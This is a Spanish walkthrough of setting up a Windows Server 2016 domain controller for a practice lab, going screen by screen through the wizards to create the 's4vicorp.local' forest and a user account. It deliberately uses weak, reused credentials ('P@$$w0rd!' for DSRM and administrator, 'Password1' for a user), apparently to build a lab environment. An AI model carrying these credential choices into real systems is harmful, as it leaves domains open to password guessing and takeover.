Este asistente le ayuda a instalar roles, servicios de rol o características. Podrá elegir qué roles, servicios de rol o características desea instalar según las necesidades de los equipos de la organización, como compartir documentos u hospedar un sitio web.

Para quitar roles, servicios de rol o características:  
[Iniciar el Asistente para quitar roles y características](#)

Antes de continuar, compruebe que se han completado las siguientes tareas:

- La cuenta de administrador tiene una contraseña segura
- Las opciones de red, como las direcciones IP estáticas, están configuradas
- Las actualizaciones de seguridad más recientes de Windows Update están instaladas

Si debe comprobar que se ha completado cualquiera de los requisitos previos anteriores, cierre el asistente, complete los pasos y, después, ejecute de nuevo el asistente.

Haga clic en Siguiente para continuar.

Omitir esta página de manera predeterminada

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

Posteriormente, '**Instalación basada en características o en roles**':

## Seleccionar tipo de instalación

SERVIDOR DE DESTINO  
DC-Company

Antes de comenzar

### Tipo de instalación

Selección de servidor

Roles de servidor

Características

Confirmación

Resultados

Seleccione el tipo de instalación. Puede instalar roles y características en un equipo físico, en una máquina virtual o en un disco duro virtual (VHD) sin conexión.

**Instalación basada en características o en roles**

Para configurar un solo servidor, agregue roles, servicios de rol y características.

**Instalación de Servicios de Escritorio remoto**

Instale los servicios de rol necesarios para que la Infraestructura de escritorio virtual (VDI) cree una implementación de escritorio basada en máquinas o en sesiones.

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

Le damos a siguiente:

## Seleccionar servidor de destino

SERVIDOR DE DESTINO  
DC-Company

Antes de comenzar

Tipo de instalación

Selección de servidor

Roles de servidor

Características

Confirmación

Resultados

Seleccione un servidor o un disco duro virtual en el que se instalarán roles y características.

 Seleccionar un servidor del grupo de servidores Seleccionar un disco duro virtual

## Grupo de servidores

Filtro:

Nombre

Dirección IP

Sistema operativo

DC-Company

192.168.101.133

Microsoft Windows Server 2016 Standard Evaluation

1 equipo(s) encontrado(s)

Esta página muestra los servidores que ejecutan Windows Server 2012 o una versión más reciente de Windows Server, y que se agregaron mediante el comando Agregar servidores del Administrador del servidor. No se muestran los servidores sin conexión ni los servidores recién agregados para los que la recopilación de datos aún está incompleta.

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

Como rol de servidor, seleccionaremos la opción '**Servicios de dominio de Active Directory**', y agregaremos sus características:

## Seleccionar roles de servidor

SERVIDOR DE DESTINO  
DC-Company

Antes de comenzar

Tipo de instalación

Selección de servidor

Roles de servidor

Características

Confirmación

Resultados

Seleccione uno o varios roles para instalarlos en el servidor

## Roles

- Acceso remoto
- Active Directory Lightweight Directory Services
- Active Directory Rights Management Services
- Atestación de mantenimiento del dispositivo
- Experiencia con Windows Server Essentials
- Hyper-V
- MultiPoint Services
- Servicio de protección de host
- Servicios de acceso y directivas de redes
- Servicios de archivos y almacenamiento (1 de 12 instalados)
- Servicios de certificados de Active Directory
- Servicios de dominio de Active Directory**
- Servicios de Escritorio remoto
- Servicios de federación de Active Directory
- Servicios de implementación de Windows
- Servicios de impresión y documentos
- Servidor de fax
- Servidor DHCP
- Servidor DNS

## Asistente para agregar roles y características

¿Desea agregar las características requeridas para Servicios de dominio de Active Directory?

No se puede instalar Servicios de dominio de Active Directory si no se instalan también los servicios de rol o las características siguientes.

- [Herramientas] Administración de directivas de grupo
- Herramientas de administración remota del servidor
- Herramientas de administración de roles
- Herramientas de AD DS y AD LDS
- Módulo de Active Directory para Windows PowerShell
- Herramientas de AD DS
- [Herramientas] Centro de administración de Active
- [Herramientas] Complementos y herramientas de lín

 Incluir herramientas de administración (si es aplicable)

Agregar características

Cancelar

En la siguiente pestaña, no haremos nada, simplemente le daremos a '**Next!**'

## Seleccionar características

SERVIDOR DE DESTINO  
DC-Company

Antes de comenzar

Tipo de instalación

Selección de servidor

Roles de servidor

**Características**

AD DS

Confirmación

Resultados

Seleccione una o varias características para instalarlas en el servidor seleccionado.

## Características

## Descripción

- Administración de almacenamiento basada en est
- Administración de directivas de grupo
- Almacenamiento mejorado
- Asistencia remota
- BranchCache
- ▷  Características de .NET Framework 3.5
- ▷  Características de .NET Framework 4.6 (2 de 7 inst)
- ▷  Características de Windows Defender (Instalado)
- Cifrado de unidad BitLocker
- Cliente de impresión en Internet
- Cliente para NFS
- Cliente Telnet
- Cliente TFTP
- Clúster de conmutación por error
- Compatibilidad con el protocolo para compartir ar
- Compatibilidad con WoW64 (Instalado)
- Compresión diferencial remota
- Contenedores
- Copias de seguridad de Windows Server

La Administración de almacenamiento basada en estándares de Windows permite descubrir, administrar y supervisar dispositivos de almacenamiento mediante interfaces de administración que cumplen con la norma SMI-S. Esta funcionalidad se presenta como un conjunto de clases de Instrumental de administración de Windows (WMI) y cmdlets de Windows PowerShell.

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

Una vez llegados al último punto, le damos a Instalar:

## Confirmar selecciones de instalación

SERVIDOR DE DESTINO  
DC-Company[Antes de comenzar](#)[Tipo de instalación](#)[Selección de servidor](#)[Roles de servidor](#)[Características](#)[AD DS](#)[Confirmación](#)[Resultados](#)

Para instalar los siguientes roles, servicios de rol o características en el servidor seleccionado, haga clic en Instalar.

Reiniciar automáticamente el servidor de destino en caso necesario

En esta página se pueden mostrar características opcionales (como herramientas de administración) porque se seleccionaron automáticamente. Si no desea instalar estas características opciones, haga clic en Anterior para desactivar las casillas.

[Administración de directivas de grupo](#)

[Herramientas de administración remota del servidor](#)

[Herramientas de administración de roles](#)

[Herramientas de AD DS y AD LDS](#)

[Módulo de Active Directory para Windows PowerShell](#)

[Herramientas de AD DS](#)

[Centro de administración de Active Directory](#)

[Complementos y herramientas de línea de comandos de AD DS](#)

[Servicios de dominio de Active Directory](#)

[Exportar opciones de configuración](#)

[Especifique una ruta de acceso de origen alternativa](#)

[< Anterior](#)

[Siguiente >](#)

[Instalar](#)

[Cancelar](#)

Este punto tardará un rato, pero podremos ir viendo el progreso:

# Progreso de la instalación

SERVIDOR DE DESTINO  
DC-Company

- Antes de comenzar
- Tipo de instalación
- Selección de servidor
- Roles de servidor
- Características
- AD DS
- Confirmación
- Resultados**

[Ver progreso de la instalación](#)**i** Instalación de característica

La instalación comenzó en DC-Company

**Administración de directivas de grupo****Herramientas de administración remota del servidor****Herramientas de administración de roles****Herramientas de AD DS y AD LDS****Módulo de Active Directory para Windows PowerShell****Herramientas de AD DS****Centro de administración de Active Directory****Complementos y herramientas de línea de comandos de AD DS****Servicios de dominio de Active Directory**

 1 Este asistente se puede cerrar sin interrumpir la ejecución de las tareas. Para ver el progreso de la tarea o volver a abrir esta página, haga clic en Notificaciones en la barra de comandos y en Detalles de la tarea.

[Exportar opciones de configuración](#)[< Anterior](#)[Siguiente >](#)[Cerrar](#)[Cancelar](#)

Para estas prácticas, es importante notar que no estamos fijando una dirección IP estática para el DC.

Una vez finalizada la instalación, cerramos:

# Progreso de la instalación

SERVIDOR DE DESTINO  
DC-Company

- Antes de comenzar
- Tipo de instalación
- Selección de servidor
- Roles de servidor
- Características
- AD DS
- Confirmación
- Resultados**

## Ver progreso de la instalación

### Instalación de característica

Requiere configuración. Instalación correcta en DC-Company.

#### Servicios de dominio de Active Directory

Se requieren pasos adicionales para que esta máquina sea un controlador de dominio.

[Promover este servidor a controlador de dominio](#)

#### Administración de directivas de grupo

#### Herramientas de administración remota del servidor

#### Herramientas de administración de roles

#### Herramientas de AD DS y AD LDS

#### Módulo de Active Directory para Windows PowerShell

#### Herramientas de AD DS

#### [Centro de administración de Active Directory](#)

 Este asistente se puede cerrar sin interrumpir la ejecución de las tareas. Para ver el progreso de la tarea o volver a abrir esta página, haga clic en Notificaciones en la barra de comandos y en Detalles de la tarea.

[Exportar opciones de configuración](#)

< Anterior

Siguiente >

Cerrar

Cancelar

Nos saldrá un nuevo aviso:



Administrar Herramientas



## Configuración posterior a la implementación

Requiere configuración para Servicios de dominio de Active Directory en DC-COMPANY

[Promover este servidor a controlador de dominio](#)



Instalación de característica

TAREAS



Requiere configuración. Instalación correcta en DC-Company.

[Agregar roles y características](#)

Detalles de tarea

Tendremos que dar en la opción '**Promover este servidor a controlador de dominio**':

Añadiremos un nuevo bosque, indicando como nombre de dominio raíz lo siguiente (a modo de ejemplo, vosotros podréis poner el que queráis):

# Configuración de implementación

SERVIDOR DE DESTINO  
DC-Company

## Configuración de implementación

- Opciones del controlador...
- Opciones adicionales
- Rutas de acceso
- Revisar opciones
- Comprobación de requis...
- Instalación
- Resultado

### Seleccionar la operación de implementación

- Agregar un controlador de dominio a un dominio existente
- Agregar un nuevo dominio a un bosque existente
- Agregar un nuevo bosque

### Especificación de la información de dominio para esta operación

Nombre de dominio raíz:

s4vicorp.local

[Más información acerca de configuraciones de implementación](#)

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

Como contraseña del DSRM, pondremos la misma que la del usuario Administrador local, es decir, '**P@\$\$w0rd!**':

## Opciones del controlador de dominio

SERVIDOR DE DESTINO  
DC-Company

Configuración de imple...

Opciones del controlador...

Opciones de DNS

Opciones adicionales

Rutas de acceso

Revisar opciones

Comprobación de requisi...

Instalación

Resultado

Seleccionar nivel funcional del nuevo bosque y dominio raíz

Nivel funcional del bosque:

Windows Server 2016

Nivel funcional del dominio:

Windows Server 2016

Especificar capacidades del controlador de dominio

 Servidor de Sistema de nombres de dominio (DNS) Catálogo global (GC) Controlador de dominio de solo lectura (RODC)

Escribir contraseña de modo de restauración de servicios de directorio (DSRM)

Contraseña:

\*\*\*\*\*

Confirmar contraseña:

\*\*\*\*\*

[Más información acerca de opciones del controlador de dominio](#)

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

En cuanto a la delegación DNS, no haremos nada, lo dejaremos sin checkear:

## Opciones de DNS

SERVIDOR DE DESTINO  
DC-Company

! No se puede crear una delegación para este servidor DNS porque la zona principal autoritativa no se encu... [Mostrar más](#) X

[Configuración de implem...](#)[Opciones del controlador...](#)[Opciones de DNS](#)[Opciones adicionales](#)[Rutas de acceso](#)[Revisar opciones](#)[Comprobación de requisi...](#)[Instalación](#)[Resultado](#)

Especificar opciones de delegación DNS

 Crear delegación DNS[Más información acerca de Delegación DNS](#)[< Anterior](#)[Siguiente >](#)[Instalar](#)[Cancelar](#)

En la siguiente fase, como nombre de dominio NetBIOS, nos debería pillar '**s4vicorp**' tras esperar un rato de forma automática:

## Opciones adicionales

Configuración de imple...

Opciones del controlador...

Opciones de DNS

Opciones adicionales

Rutas de acceso

Revisar opciones

Comprobación de requisi...

Instalación

Resultado

Verifique el nombre NetBIOS asignado al dominio y cámbielo si es necesario

Nombre de dominio NetBIOS:

S4VICORP

[Más información acerca de Opciones adicionales](#)

&lt; Anterior

Siguiente &gt;

Instalar


Cancelar

Servicios

Rendimiento

1 Servicio

En la fase de Rutas de acceso, dejaremos todo tal y como viene por defecto:



En la fase de revisión de opciones, podremos ver las distintas selecciones para contrastar la información de lo que hemos configurado:

## Revisar opciones

SERVIDOR DE DESTINO  
DC-Company

- Configuración de implem...
- Opciones del controlador...
- Opciones de DNS
- Opciones adicionales
- Rutas de acceso
- Revisar opciones**
- Comprobación de requisi...
- Instalación
- Resultado

### Revisar las selecciones:

Configura este servidor como el primer controlador de dominio de Active Directory en un nuevo bosque.

El nombre del nuevo dominio es "s4vicorp.local". Éste es también el nombre del nuevo bosque.

El nombre NetBIOS del dominio es S4VICORP.

Nivel funcional del bosque: Windows Server 2016

Nivel funcional del dominio: Windows Server 2016

### Opciones adicionales:

Catálogo global: Sí

Servidor DNS: Sí

Esta configuración se puede exportar a un script de Windows PowerShell para automatizar instalaciones adicionales

[Ver script](#)

[Más información acerca de opciones de instalación](#)

[< Anterior](#)[Siguiente >](#)[Instalar](#)[Cancelar](#)

Ya en este punto, se llevarán a cabo una serie de comprobaciones:

## Comprobación de requisitos previos

SERVIDOR DE DESTINO  
DC-Company

- Configuración de implem...
- Opciones del controlador...
- Opciones de DNS
- Opciones adicionales
- Rutas de acceso
- Revisar opciones
- Comprobación de requisi...**

Instalación

Resultado

Los requisitos previos deben validarse antes de instalar los servicios de dominio de Active Directory en el equipo

Verificando los requisitos previos para el funcionamiento de controladores de dominio...

Ver resultados

⚠ Si hace clic en Instalar, el servidor se reiniciará automáticamente cuando finalice la operación de promoción.

[Más información acerca de requisitos previos](#)

&lt; Anterior

Siguiente &gt;

Instalar

Cancelar

Servicios

Rendimiento

1

En caso de estar todo correctamente configurado, se podrá proceder a la fase de instalación:

Asistente para configuración de Servicios de dominio de Active Directory

## Comprobación de requisitos previos

SERVIDOR DE DESTINO  
DC-Company

✓ Todas las comprobaciones de requisitos previos se realizaron correctamente. Haga clic en 'Instalar' para co... [Mostrar más](#) X

Configuración de implementación  
Opciones del controlador de dominio  
Opciones de DNS  
Opciones adicionales  
Rutas de acceso  
Revisar opciones  
**Comprobación de requisitos previos**  
Instalación  
Resultado

Los requisitos previos deben validarse antes de instalar los servicios de dominio de Active Directory en el equipo  
[Volver a comprobar requisitos previos](#)

↑ Ver resultados

! Los controladores de dominio de Windows Server 2016 tienen un valor predeterminado para la configuración de seguridad llamada "Permitir algoritmos de criptografía compatibles con Windows NT 4.0", que impide los algoritmos de criptografía más vulnerables al establecer las sesiones del canal de seguridad.  
Para obtener más información sobre esta configuración, consulta el artículo 942564 de Knowledge Base (<http://go.microsoft.com/fwlink/?LinkId=104751>).

! Este equipo tiene al menos un adaptador de red físico que no tiene asignadas direcciones IP estáticas en sus propiedades IP. Si se habilitan IPv4 e IPv6 en un adaptador de red, se deben asignar direcciones IP estáticas IPv4 e IPv6 a las interfaces.


! Si hace clic en Instalar, el servidor se reiniciará automáticamente cuando finalice la operación de promoción.

[Más información acerca de requisitos previos](#)


[< Anterior](#) [Siguiente >](#) Instalar [Cancelar](#)

Una vez finalizado, el equipo se debería de reiniciar automáticamente.


Nos aparecerá el siguiente mensaje durante unos minutos (no desesperarse):



Tras retornar al panel de inicio de sesión de cuenta, nos debería de salir algo como esto, como buen síntoma de que el dominio ha sido correctamente configurado:



Una vez logueados, dentro del administrador del servidor, en la pestaña '**Herramientas**', nos vamos a la opción que pone '**Usuarios y equipos de Active Directory**':



Aquí podremos ver que nuestro servidor está actuando como Controlador de Dominio:

The screenshot shows the 'Usuarios y equipos de Active Directory' (Active Directory Users and Computers) snap-in. The left pane displays the domain structure:

- Usuarios y equipos de Active Directory [DC-Com...]
  - Consultas guardadas
  - s4vicorp.local
    - Builtin
    - Computers
      - Domain Controllers
    - ForeignSecurityPrincipals
    - Managed Service Accounts
    - Users

The right pane shows a table with one entry:

Nombre	Tipo	Tipo de DC	Sitio	Descripción
DC-COMPANY	Equipo	GC	Default-First-Si...	

Nos iremos a la pestaña '**Users**', y crearemos un nuevo usuario:

Screenshot of the Windows Active Directory Users and Computers console. The left pane shows a tree view of the directory structure under 's4vicorp.local'. The 'Users' folder is selected. The right pane lists various user and group objects with their names, types, and descriptions. A context menu is open over one of the entries, showing options like 'Nuevo', 'Todas las tareas', 'Actualizar', etc.

Para esta prueba, estaré creando el siguiente usuario:

**Nuevo objeto: Usuario**

Crear en: s4vicorp.local/Users

Nombre de pila: Marcelo      Iniciales: \_\_\_\_\_

Apellidos: Vázquez

Nombre completo: Marcelo Vázquez

Nombre de inicio de sesión de usuario:  
mvazquez @s4vicorp.local

Nombre de inicio de sesión de usuario (anterior a Windows 2000):  
S4VICORP\mvazquez

< Atrás      Siguiente >      Cancelar

De contraseña, especificaremos '**Password1**:

## Nuevo objeto: Usuario

X



Crear en: s4vicorp.local/Users

Contraseña:

\*\*\*\*\*

Confirmar contraseña:

\*\*\*\*\*

- El usuario debe cambiar la contraseña en el siguiente inicio de sesión
- El usuario no puede cambiar la contraseña
- La contraseña nunca expira
- La cuenta está deshabilitada

&lt; Atrás

